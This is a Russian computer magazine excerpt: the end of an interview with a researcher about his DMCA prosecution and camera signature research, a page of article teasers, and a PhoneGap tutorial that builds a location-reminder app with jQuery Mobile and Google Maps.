Q А ПОЧЕМУ ПРОДОЛЖАЛОСЬ ДЕЛО, ЕСЛИ ADOBE ОТОЗВАЛА СВОИ ПРЕТЕНЗИИ?

A Да, за то время, пока меня везли в Сан-Хосе, Adobe успела отказаться от своих претензий. Но «машина» уже была запущена — меня обвиняли в уголовном преступлении, истцом выступал не Adobe, а государство. Adobe просто подала жалобу, ну, так они говорят. Соответственно, государство сказало: «Нет, дело мы закрывать не будем, человек сидит, вот и пусть сидит». Общественное мнение явно было на моей стороне, по всему миру начались манифестации.

Q А В ЧЕМ, СОБСТВЕННО, ВАС ОБВИНЯЛИ?

A В число обвиняемых по делу, помимо меня, попал и Elcomsoft. А меня обвиняли в том, что я «извлекал выгоду из распространения запрещенной программы» и «продвигал на рынок запрещенную программу». Я ничего этого не делал. Я ее разрабатывал. Я не являлся совладельцем компании, получающим прибыль, не был ответственным за рекламу. Но был один связующий пункт — «сговор». Прокуратура

решила, что я нахожусь в сговоре с компанией. На резонный вопрос о том, как подчиненный может находиться в сговоре со своим руководством, прокуратура заявила, что я, вероятно, состою в сговоре с компанией и с третьими лицами. С какими именно лицами, прокуратура отказалась говорить до суда. Таким образом, все обвинения против меня строились только на предположении о сговоре.

Q ВАС В ИТОГЕ ВСЕ ЖЕ ВЫПУСТИЛИ ПОД ЗАЛОГ?

A Да, во время второго слушания (в Сан-Хосе) меня выпустили под залог в 50 тысяч долларов, который заплатил Elcomsoft. Ну и наше консульство поручилось, что я не сбегу, куча людей пообещала, что они будут на моей стороне. Нашлось место, где жить. Первым предложил пожить у него американец, которого я до этого никогда не знал. Потом появились русские ребята, с которыми я тоже был до этого не знаком, прекрасные люди. У них я прожил месяц. Потом ко мне приехала семья, мы перебрались к их друзьям, а через какое-то время сняли квартиру, где прожили еще полгода. Раз в неделю я должен был звонить в суд и раз в неделю являться лично. В общем, арестовали меня в середине июля 2001 года, выпустили под залог 6 августа, а суд состоялся в декабре 2002 года. К счастью, мне позволили вернуться в Россию (спасибо адвокату Джо Кикеру), но только на следующих условиях: дело против меня не закрывается, а приостанавливается, я не являюсь активным подследственным, однако должен явиться по первому требованию суда. Перед отъездом я должен был сделать deposition (показания под присягой) — видеозапись мои показаний. Мне задавали забавные вопросы, например: «Получал ли я когда-либо деньги от российского правительства?». Я честно признался, что да: я был студентом и получал деньги от российского правительства. Потом спросили, финансируется ли Elcomsoft российским правительством и заказывало ли оно разработку этой программы. Явно были такие вот шпионские идеи. В итоге в декабре 2001 года мне разрешили уехать из Штатов, что я достаточно быстро и сделал.

Q СУД, КАК УЖЕ ПРОЗВУЧАЛО ВЫШЕ, СОСТОЯЛСЯ ТОЛЬКО В ДЕКАБРЕ 2002. ВЫ НА НЕМ ПРИСУТСТВОВАЛИ?

A Мне и президенту Elcomsoft Александру Каталову не дали визу, но впустили в страну на суд по специальному документу Public Interest Parole. Присяжные дня четыре думали и, насколько я помню, 17 декабря признали компанию Elcomsoft невиновной по всем пяти пунктам обвинения. С тех пор дело считается закрытым. Я считаюсь человеком, которого арестовали и которому предъявили обвинение, потом обвинение сняли и дело закрыли. Все.

Q ЧТО ВЫ ДУМАЕТЕ ОБ ЭТОЙ ИСТОРИИ СЕЙЧАС, ПО ПРОШЕСТВИИ НЕСКОЛЬКИХ ЛЕТ? КАК СЧИТАЕТЕ, ЧТО ПОЛУЧИЛО ПРИЧИНОЙ, ЖАЛОБА ADOBE ИЛИ ВСЕ ЖЕ ЧТО-ТО ИНОЕ?

A Сейчас мне все это представляется так. У американцев был закон DMCA. На тот момент он ни разу не применялся к физическому лицу, и поэтому им нужен был прецедент. Нужно было, чтобы какой-нибудь человек написал программу, после использования которой его можно было бы признать виновным. Необходимо было показать, что закон работает. В итоге получилось, что Саша Каталов за свои деньги защищал интересы американских граждан, защищал их право писать такого рода ПО.

Q ВСЕ ЭТО КАК-ТО ПОВЛИЯЛО НА ВАШУ ДАЛЬНЕЙШУЮ КАРЬЕРУ, ЖИЗНЬ? БЫЛИ ПРЕДЛОЖЕНИЯ ОТ ДРУГИХ РАБОТОДАТЕЛЕЙ?

A Была большая активность со стороны СМИ, но через два года все успешно забыли об этом деле. Предложений о работе я не получал. В Штатах тем более — там у меня не было разрешения на работу.

Q ЧТО Ж, ОСТАВИМ ДЕЛА ДАВНО МИНУВШИХ ДНЕЙ И ПОГОВОРИМ О НАСТОЯЩЕМ. НАД ЧЕМ РАБОТАЕТЕ СЕЙЧАС?

A Ну, детально описывать не буду… Много над чем идет работа. Никаких новых, прорывных продуктов я вам обещать не могу. Но кто знает, может быть, у кого-нибудь родится гениальная идея, и эту идею за две недели реализуют на практике.

Q КНИГИ БОЛЬШЕ ПИСАТЬ НЕ СОБИРАЕТЕСЬ?

A С книгой ситуация была простая — мне предложили ее написать, и я написал. Быть может, писать детективы экономически выгодно, но писать техническую или научную литературу… Если бы я больше ничего не умел, то, возможно, зарабатывал бы именно этим. Но время, потраченное на написание книги, не окупилось даже за те пять или шесть лет, в течение которых книга была в продаже. Всего было напечатано порядка 9 тысяч экземпляров.

Q НЕДАВНО НА CONFIDENCE 2.0 В ПРАГЕ ВЫ СДЕЛАЛИ ДОКЛАД О ВЗЛОМЕ ЦИФРОВЫХ ПОДПИСЕЙ В КАМЕРАХ CANON. ОТКУДА ПОЯВИЛАСЬ ЭТА ИДЕЯ?

A Я тоже люблю фотографировать, у меня тоже есть фотоаппарат (Canon). Предыстория такова — одно время у нас работал сисадмин, который купил себе Canon 300D, и я, глядя на него, купил себе Canon 350D. Тогда я и узнал, что Canon есть технология подписи изображений, которые делает камера, но в моем аппарате она, к сожалению, не была реализована. Через два года я купил Canon 30D, где эта технологий уже использовалась. Мне стало интересно, как до нее добраться. Я стал рыться в Интернете и нашел некоторые наработки по Canon. Оказалось, есть такой опенсорсный проект под названием Magic Lantern, в рамках которого люди дописывают к прошивке Canon свой код, чтобы увеличить функциональность фотоапапарта. Также существует форум проекта Canon Hackers Developers Kit, где люди обсуждают, как расширить функциональность «мыльниц» и «зеркалок». Там я нашел информацию о том, как расшифровать апдейт от Canon для последующего анализа, стал экспериментировать и пришел к тому, к чему пришел. Итог был удачно продемонстрирован на CONFidence 2.0. С камерами Nikon все оказалось еще легче. После покупки железяки (usb-донгл) для проверки подписи все было очень просто. Мне хватило чужого фото с подписью, найденного в Сети, и железки. Путем анализа я выяснил, как происходит формирование и проверка подписи и как ее подделать. Фотоаппарат Nikon я даже в руках не держал.

Q МОЖЕТЕ ПОРЕКОМЕНДОВАТЬ 5–10 КНИГ, КОТОРЫЕ НУЖНО ПРОЧИТАТЬ ЧЕЛОВЕКУ, ЖЕЛАЮЩЕМУ ЗАНИМАТЬСЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТЬЮ?

A Тем, кто хочет так или иначе использовать криптографию, рекомендую Practical cryptography Нильса Фергюсона и Брюса Шнайера. Это не справочник, а книга, которая помогает понять, почему и как нужно использовать криптографию. А так… Я, к сожалению или к счастью, учил безопасность не по книжкам. Когда я начинал этим интересоваться, в России таких книг просто не было. Практика, только практика. Конкретных книг посоветовать, увы, не могу.

Q КАК ВЫ ОЦЕНИВАЕТЕ РОССИЙСКОЕ ОБРАЗОВАНИЕ В СФЕРЕ ИТ? НЫНЕШНИХ СТУДЕНТОВ, НАШИХ ПРОГРАММИСТОВ?

A Если говорить в целом, с образование беда. Преподают хорошо, но у студентов нет возможности учиться нормально. Я смотрю на своих студентов — половина из них работает, и работает на полную ставку. Как можно учиться на дневном отделении и работать на полную ставку, я не представляю. Когда они учатся и какие у них знания на выходе, не знаю. Но понятно, что работают они не потому, что им скучно, а потому, что на стипендию выжить нельзя.

У нас выпускают тысячи инженеров, но из них едва 1 % справляется с задачами, к решению которых их готовят. Что касается программистов, ответ у меня будет такой. Один мой знакомый, очень умный человек, тоже работающий в IT, как-то сказал: «Количество гениальных программистов в России слегка преувеличено». У нас действительно есть классные программисты, но очень плохо с культурой коллективной работы. Поэтому умных программистов у нас, может, и много, но продуктов российского производства очень мало.

Preview

30 страниц журнала на одной полосе.
Тизер некоторых статей.

ВЗЛОМ


68

ПРОБИВАЯ ЛОТУС, ИЛИ ИСТОРИЯ ОДНОГО ПЕНТЕСТА

Некоторые специалисты по ИБ проводят тесты на проникновение по простой схеме: запустил сканер → получил отчет → передал отчет заказчику → получил вознаграждение. Но это история про неумелых лентяев. Настоящего пентестера не испугает необходимость настоящего ресерча. Леша Синцов рассказывает историю о пентесте внутри одного крупного предприятия, где ему пришлось изрядно поковыряться с Lotus Domino Controller и самому написать сплоит для уязвимосого сервиса. Где удалось найти подсказки, как был отреверсен протокол, и где накосячили программисты IBM — читай в этой статье.




PC ZONE



36

МОБИЛЬНОЕ ПРИЛОЖЕНИЕ НА HTML5

Можно ли разрабатывать для Android и iOS, не изучая их нативных языков? Запросто. Создаем полноценное приложение для разных мобильных платформ за 30 минут.



46

ЧТО ДЕЛАТЬ С ШЕЛЛОМ В СИСТЕМЕ?

Большая шпаргалка по тому, что можно сделать в консоли системы с помощью стандантных средств, не прибегая к дополнительному ПО.

ВЗЛОМ



64

КАК УГНАТЬ БОТНЕТ?

Несколько уязвимостей в админке зловреда — три захвачнных ботнета. Это история о том, что ошибки в коде частенько делают и разработчики малвари.

СЦЕНА





74

ХАКСПЕЙСЫ

По всему миру можно насчитать около 500 хакспейсов, где вместе работают увлеченные ИБ люди. А теперь такие организации появились и в России.

MALWARE



80

СИЛЕН DUQU ОЧЕНЬ

В вирлабах по всему миру анализируют тело нового зловреда, который по ряду признаков до неприличия похож на нашумевший Stuxnet.



84

ОБНАРУЖЕН BOOTKIT!

Мы взяли несколько вирусов, заражающих MBR, и посмотрели, насколько умело их могут обнаружить 5 популярных антивирусных решения.

Михаил Давыдов (http://twitter.com/azproduction)

PhoneGap: мобильное приложение на HTML5

КАК СОЗДАТЬ ПРОГРАММУ ДЛЯ СМАРТФОНА ЗА ПОЛЧАСА

Изучить новый язык и среду разработки — это минимум, что от тебя потребуется, если ты захочешь написать свое первое мобильное приложение. Чтобы с пониманием набросать элементарный todo list для Android или iOS, не передирая пример из книжки, уйдет не меньше пары недель. Но можно не осваивать Objective-C или Java и при этом быстро разрабатывать приложения для смартфонов, если использовать такие технологии, как PhoneGap.




Запуск приложения в симуляторе iOS

Если ты внимательно изучал нововведения, которые ожидают нас в Windows 8, то, возможно, заметил, что под ней можно будет разрабатывать приложения на HTML5. Идея, на самом деле, не новая — технологии, реализующие тот же подход для мобильных платформ, развиваются семимильными шагами. Одним из таких фреймворков, позволяющим разрабатывать приложения для смартфонов с помощью связки привычных для нас HTML, JavaScript и CSS!, как раз и является PhoneGap. Написанное с его помощью приложение подойдет для всех популярных платформ: iOS, Android, Windows Phone, Blackberry, WebOS, Symbian и Bada. Тебе не нужно будет изучать особенности программирования под каждую платформу (например, Objective-C в случае с iOS), разбираться с различными API и средами разработки. Все, что потребуется для создания кросс-платформенного мобильного приложения, — это знание HTML5 и специального PhoneGap API. При этом на выходе получится не тупая HTML-страница, «обрамленная» в интерфейс приложения, нет! API фреймворка позволяет задействовать практически все возможности телефона, которые используются при разработке с помощью нативных инструментов: доступ к акселерометру, компасу, камере (запись видео и фотосъемка), списку контактов, файловой системе, системе нотификаций (стандартных уведомлений на телефоне), хранилищам и т. д. Наконец, такое приложение может безболезненно обращаться к любому кросс-доменному адресу. Ты можешь воссоздать нативные элементы управления с помощью фреймворков вроде jQuery Mobile или Sencha, и конечная программа будет выглядеть на мобильном телефоне так, как будто она написана на нативном языке (ну или почти так). Лучше всего проиллюстрировать вышесказанное на деле, то есть написать приложение, поэтому предлагаю сразу приступить к практике. Засекай время — на все про все уйдет едва ли больше получаса.

ЧТО МЫ БУДЕМ СОЗДАВАТЬ

В качестве целевой платформы возьмем iOS — да-да, деньги лежат в AppStore, и монетизировать свои разработки пока лучше всего там :). Но сразу внесу ясность: все то же самое, без изменений, можно провернуть, скажем, для Android. Долго думал, какой пример рассмотреть, так как писать очередную тулзу для учета



Страница с картой, открытая в мобильном браузере. Это еще не iOS приложение.

списка дел совершенно не хотелось. Поэтому я решил создать приложение под названием «Геонапоминалка», навигационную прогу, назначение которой можно описать одной фразой: «Сообщи мне, когда я снова тут окажусь». В AppStore есть немало утилит, которые позволяют «запомнить» место, где пользователь припарковал машину. Это почти то же самое, только чуть попроще. Ты сможешь указать на карте города точку, задать для нее определенный радиус и запрограммировать сообщение. Когда ты в следующий попадешь в пределы окружности с указанным радиусом, приложение выдаст тебе уведомление, а точка будет удалена. Будем действовать по такому плану: сначала создадим простое веб-приложение, проверим его в браузере, а затем перенесем с помощью PhoneGap на платформу iOS. Очень важно написать в прототипе и протестировать в браузере на компьютере основную часть кода, поскольку отлаживать приложение в телефоне гораздо сложнее. В качестве каркаса мы возьмем JS-фреймворк jQuery с jQuery Mobile (jquerymobile.com), а в качестве движка карт — Google Maps v3. Приложение будет состоять из двух страниц: карты и списка точек.

- На карте устанавливается маркер твоего текущего положения. По клику на карте создается точка, к которой привязывается сообщение (вроде «машина рядом»). Точку можно удалить, кликнув на ней. Для перемещения маркера человека по карте используется геонавигационный API.
- На странице со списком точек должна иметься дополнительная кнопка «Удалить все точки», а рядом с каждой точкой — кнопка «Удалить эту точку». Если кликнуть по элементу в списке, соответствующая точка отобразится на карте. Настройки пользователя и список точек будем сохранять в localStorage.

КАРКАС ПРИЛОЖЕНИЯ

Сразу объясняю, зачем мы будем использовать jQuery Mobile. Эта JS-библиотека предоставляет нам уже готовые элементы интерфейса мобильного приложения (максимально приближенные к нативным) для самых разных платформ. Нам ведь надо, чтобы на выходе было именно мобильное приложение, а не страничка из браузера! Так что качаем последнюю версию JQuery Mobile (jquerymobile.com/download) и переносим в рабочую папку первые файлы приложения, которые нам понадобятся:

- images/ (перенеси сюда все изображения из одноименной папки архива jq-mobile);
- index.css;
- index.html;
- index.js;
- jquery.js;
- jquery.mobile.min.css;
- jquery.mobile.min.js.

Нужно сделать ресурсы в основном локальными, чтобы пользователь в будущем не тратил мобильный интернет. Теперь создаем каркас страниц в файле index.html. Приведенный ниже код описывает верхнюю часть страницы с картой, надписью «Геонапоминалка» и кнопкой «Точки».

Страница с картой

```
<div data-role="page" data-dom-cache="true"
 class="page-map" id="index">
<div data-role="header">
<h1>Геонапоминалка</h1>
<a href="#points" class="ui-btn-right" id="menu-points"
 data-transition="pop">Точки</a>
</div>
<div data-role="content">
<div id="map-canvas">
<!-- Тут будет карта -->
</div>
</div>
</div>
```

Атрибут страницы `data-dom-cache="true"` необходим для того, чтобы она не выгружалась из памяти. Для кнопки «Точки» используется `data-transition="pop"`, чтобы страница «Список точек» открывалась с эффектом «Всплытие». Подробнее о том, как устроены страницы jQuery Mobile, можно почитать в хорошем мануале (bit.ly/vtXX3M).

ДРУГИЕ ПОЛЕЗНОСТИ PHONEGAP

Кроме потрясающей платформы для мобильных приложений, PhoneGap также предоставляет сервис для сборки твоего приложения в «облаке». Под все платформы и в один клик! Сборщик условно бесплатный. Ты можешь зарегистрироваться на сайте PhoneGap Build (build.phonegap.com) и получить доступ к сборщику. С его помощью ты вправе собрать неограниченное число приложений с открытым исходным кодом и одно приложение с закрытыми исходниками. Понятно, что если нужно скомпилировать больше закрытых приложений, то придется немного заплатить.

Если тебе не хватает какого-нибудь функционала в «базовой комплектации» PhoneGap, то ты можешь расширить его возможности с помощью плагинов. Существует целый репозиторий (github.com/phonegap/phonegap-plugins), который включает в себя четыре раздела iPhone, Android, Palm, BlackBerry. Сейчас под iOS написано более 20 плагинов: BarcodeScanner (сканер штрих-кодов), AdPlugin (отображения рекламы iAd), NativeControls (нативные для iOS контролы) и другие.

По аналогии создаем страницу со списком точек:

```
Страница со списком точек
<div data-role="page" data-dom-cache="true"
 class="page-pints" id="points">
<div data-role="header">
<!--Удаляет все точки из списка-->
<a href="#" data-theme="b" data-icon="delete"
 id="delete-all">Удалить все</a>
<h1>Точки</h1>
<!--Кнопка Карта-->
<a href="#index" class="ui-btn-right"
 data-transition="pop" data-direction="reverse">
Карта
</a>
</div>

<div>
<!--Список точек-->
<ul id="list" data-role="listview"
 data-inset="true" data-split-icon="delete">
</ul>
</div>
</div>
```

Для кнопки «Карта» тоже пропишем data-transition=»pop», но добавим атрибут data-direction=»reverse», чтобы страница «Карта» открывалась с эффектом «Затухание». Те же атрибуты пропишем в шаблоне точки. Все, наш каркас готов.

СОЗДАНИЕ ПРИЛОЖЕНИЯ

Теперь надо отобразить карту, для чего мы возьмем стандартный API Google Maps, который используется миллионами разных сайтов:

```
var latLng = new gm.LatLng(
   this.options.lat, this.options.lng);
this.map = new gm.Map(element, {
   zoom: this.options.zoom, // Выбираем начальный зум
   center: latLng, // Устанавливаем начальный центр
   mapTypeId: gm.MapTypeId.ROADMAP, // Обычная карта
   disableDoubleClickZoom: true,
      // Отключаем автозум по тапу/двойному клику
   disableDefaultUI: true
      // Отключаем все элементы интерфейса
});
```

Здесь Gm — это переменная, ссылающаяся на объект Google Maps. Параметры инициализации я хорошо закомментировал в коде. Следующий шаг — отрисовка маркера человечка на карте:

```
this.person = new gm.Marker({
  map: this.map,
  icon: new gm.MarkerImage(PERSON_SPRITE_URL,
     new gm.Size(48, 48))
});
```

В качестве PERSON_SPRITE_URL используется адрес спрайта человечка из Google-панорам. Его статический адрес — maps.gstatic.com/mapfiles/cb/mod_cb_scout/cb_scout_sprite_api_003.png. Пользователь будет добавлять точки, кликая на карте, поэтому, чтобы их отрисовывать, мы будем слушать событие click:

```
gm.event.addListener(this.map, 'click', function (event) {
self.requestMessage(function (err, message) {
// Метод, возвращающий текст, введенный пользователем
if (err) return;
// Метод добавляет точку в список активных и
```

EnableViewportScale	Boolean	NO
ExternalHosts	Array	(4 items)
Item 0	String	csi.gstatic.com
Item 1	String	*.googleapis.com
Item 2	String	maps.google.com
Item 3	String	maps.gstatic.com
MediaPlaybackRequiresUserAction	Boolean	NO

Прописываем ExternalHosts

```
// отрисовывает ее на карте
self.addPoint(event.latLng,
  self.options.radius, message);
self.updatePointsList(); // Перерисовываем список точек
});
}, false);
```


Я привожу бОльшую часть кода — остальное ищи на диске. Дальше нам нужно научить приложение перемещать иконку пользователя по карте. В прототипе мы задействуем Geolocation API (тот, который используется в том числе в десктопных браузерах):

```
if (navigator.geolocation) {
 // Проверяем, поддерживает ли браузер геолокацию
function gpsSuccess(pos) {
var lat, lng;
if (pos.coords) {
   lat = pos.coords.latitude;
   lng = pos.coords.longitude;
} else {
   lat = pos.latitude;
   lng = pos.longitude;
}
  self.movePerson(new gm.LatLng(lat, lng));
   // Перемещаем иконку пользователя
}
// Каждые три секунды запрашиваем текущее
// положение пользователя
window.setInterval(function () {
// Запрашиваем текущее положение
navigator.geolocation.getCurrentPosition(gpsSuccess,
 $.noop, {
   enableHighAccuracy: true,
   maximumAge: 300000
});
}, 3000);
}
```

Метод movePerson с помощью простой процедуры getPointsInBounds() проверяет, не находится ли пользователь в какой-нибудь активной точке. Последний вопрос — где хранить список точек? В HTML5 появилась возможность использовать localStorage, так что не будем ей пренебрегать (предоставляю тебе самостоятельно разобраться с этими участками кода, которые я хорошо закомментировал). Итак, приложение, работающее в браузере, готово!

ЗАПУСК ВЕБ-ПРИЛОЖЕНИЯ

Как я уже говорил, отладку в основном необходимо выполнять на компьютере. Самый подходящий браузер для тестирования веб-приложений на компьютере — это Safari или Chrome. После отладки в этих браузерах ты можешь быть уверен в том, что твое приложение не «поедет» в браузере мобильного телефона. Оба этих браузера совместимы с большинством мобильных веб-браузеров, поскольку точно так же, как и они, построены на основе движка WebKit. После устранения всех багов можно переходить к запуску мобильного веб-приложения непосредственно на теле-



Нативные уведомления в iOS

фоне. Для этого настрой свой веб-сервер (пусть даже Denwer или XAMPP), чтобы он отдавал созданную страницу, и открой ее уже в браузере мобильного телефона. Приложение должно выглядеть примерно так, как показано на рисунке. Тут важно понимать, что будущее мобильное приложение, собранное для мобильной платформы с помощью PhoneGap, будет выглядеть почти один в один, за исключением того, что на экране не будет отображаться навигационная панель браузера. Если все хорошо, можно приступать к созданию из странички полноценного iOS-приложения. Заметь, что PhoneGap и IDE для мобильной разработки мы до этого момента даже не трогали.

ПОДГОТОВКА

Для того чтобы собрать приложение под iOS, тебе нужен компьютер с операционной системой Mac OS 10.6+ (или виртуальная машина на Mac OS 10.6), а также среда разработки Xcode с установленным iOS SDK. Если у тебя не установлен SDK, придется скачать с сайта Apple образ диска, включающий в себя Xcode и iOS SDK (developer.apple.com/devcenter/ios/index.action). Имей в виду, что образ весит около 4 Гб. Кроме этого, тебе понадобится зарегистрироваться на сайте Apple в качестве разработчика (если ты не собираешься публиковать свое приложение в AppStore, то это требование можно обойти). С помощью этого набора можно разрабатывать приложения на нативном для iOS языке Objective-C. Но мы решили пойти обходным путем и воспользоваться PhoneGap, поэтому нам еще нужно установить пакет PhoneGap iOS. Просто скачай архив с офсайта (https://github.com/callback/phonegap/zipball/1.2.0), распакуй его и в папке iOS запусти программу установки. Когда установка завершится, в меню проектов Xcode должна появиться иконка PhoneGap. После запуска придется заполнить несколько форм, но уже очень скоро ты увидишь рабочую область IDE с твоим первым приложением. Чтобы проверить, все ли работает, нажми кнопку Run — должен запуститься эмулятор iPhone/iPad с шаблонным приложением PhoneGap. Собранная программа выдаст ошибку с сообщением о том, что index.html не найден, — это нормально. Открой папку, в которой ты сохранил первичные файлы проекта, и найди в ней подпапку www. Перетащи ее в редактор, кликни на иконке приложения в списке слева и в появившемся окне выбери «Create folder references for any added folders». Если запустить программу еще раз, то все должно заработать. Теперь можно скопировать все файлы нашего прототипа в папку www. Пора подпилить наш прототип для работы на смартфоне в обработке PhoneGap.

ПЕРЕНОС ПРОТОТИПА

В первую очередь нужно подключить phonegap-1.2.0.js в твой индексный файл. PhoneGap позволяет ограничивать список доступных для посещения хостов. Предлагаю сразу настроить такой «белый список». В меню проекта открой Supporting Files/PhoneGap.plist, найди пункт ExternalHosts и добавь в него следующие хосты, к которым будет обращаться наше приложение (это сервера Google Maps): *.gstatic.com, *.googleapis.com, maps.google.com. Если их не указать, программа выдаст предупреждение в консоли и карта не отобразится. Для инициализации веб-версии нашего приложения мы использовали событие DOMReady или хелпер jQuery: $(document).ready(). PhoneGap генерирует событие deviceready, которое говорит о том, что мобильное устройство готово. Предлагаю этим воспользоваться:

```
document.addEventListener("deviceready", function () {
   new Notificator($("#map-canvas")[0]);
// Если у пользователя нет интернета,
// сообщаем ему об этом
if (navigator.network.connection.type ===
    Connection.NONE) {
 navigator.notification.alert("Нет интернет-соединения",
  $.noop, TITLE);
}
}, false);
```

Это событие проверяет, есть ли у пользователя хоть какое-нибудь интернет-соединение. Если его нет, выводим соответствующее сообщение. Вместо функции navigator.notification.alert можно использовать более привычную alert, но ее минус в том, что она выглядит менее естественно для мобильного приложения. Сейчас нам хватит и этих знаний, но ты можешь подробнее прочитать о network.connection (bit.ly/uEyRwz) и способах нотификации (bit.ly/tkvzE2).

Запретим скроллинг:

```
document.addEventListener("touchmove", function (event) {
   event.preventDefault();
}, false);
```

Затем заменим все вызовы alert и confirm на нативные, которые предоставляет нам PhoneGap:

```
navigator.notification.confirm('Удалить точку?',
 function (button_id) {
```

UI-ФРЕЙМВОРКИ

jQuery Mobile — это, конечно, не единственный фреймворк для создания мобильного интерфейса. На сайте PhoneGap приведен огромный список библиотек и фреймворков, которые ты можешь использовать (phonegap.com/tools): Sencha Touch, Impact, Dojo Mobile, Zepto.js и др.

```
  if (button_id === 1) { // Нажата кнопка OK
    self.removePoint(point);
  }
}, TITLE);
```


Последнее, что нам нужно поменять, — это блок кода, перемещающий иконку пользователя по карте. Наш текущий код тоже работает, но работает менее оптимально (перемещает иконку, даже если координаты не изменились) и дает не такие богатые данные, как аналог в PhoneGap:

```
navigator.geolocation.watchPosition(function (position) {
    self.movePerson(new gm.LatLng(
        position.coords.latitude,
        position.coords.longitude));
}, function (error) {
  navigator.notification.alert(
  'code: ' + error.code  + '\nmessage: ' + error.message,
  $.noop,
  TITLE
  );
}, {
  frequency: 3000
});
```

Этот код более изящный — он генерирует событие только тогда, когда координаты изменились. Жмем кнопку Run и убеждаемся, что только что созданное нами приложение отлично работает в симуляторе iOS-устройства! Пора приступать к запуску на реальном устройстве.

ЗАПУСК НА УСТРОЙСТВЕ

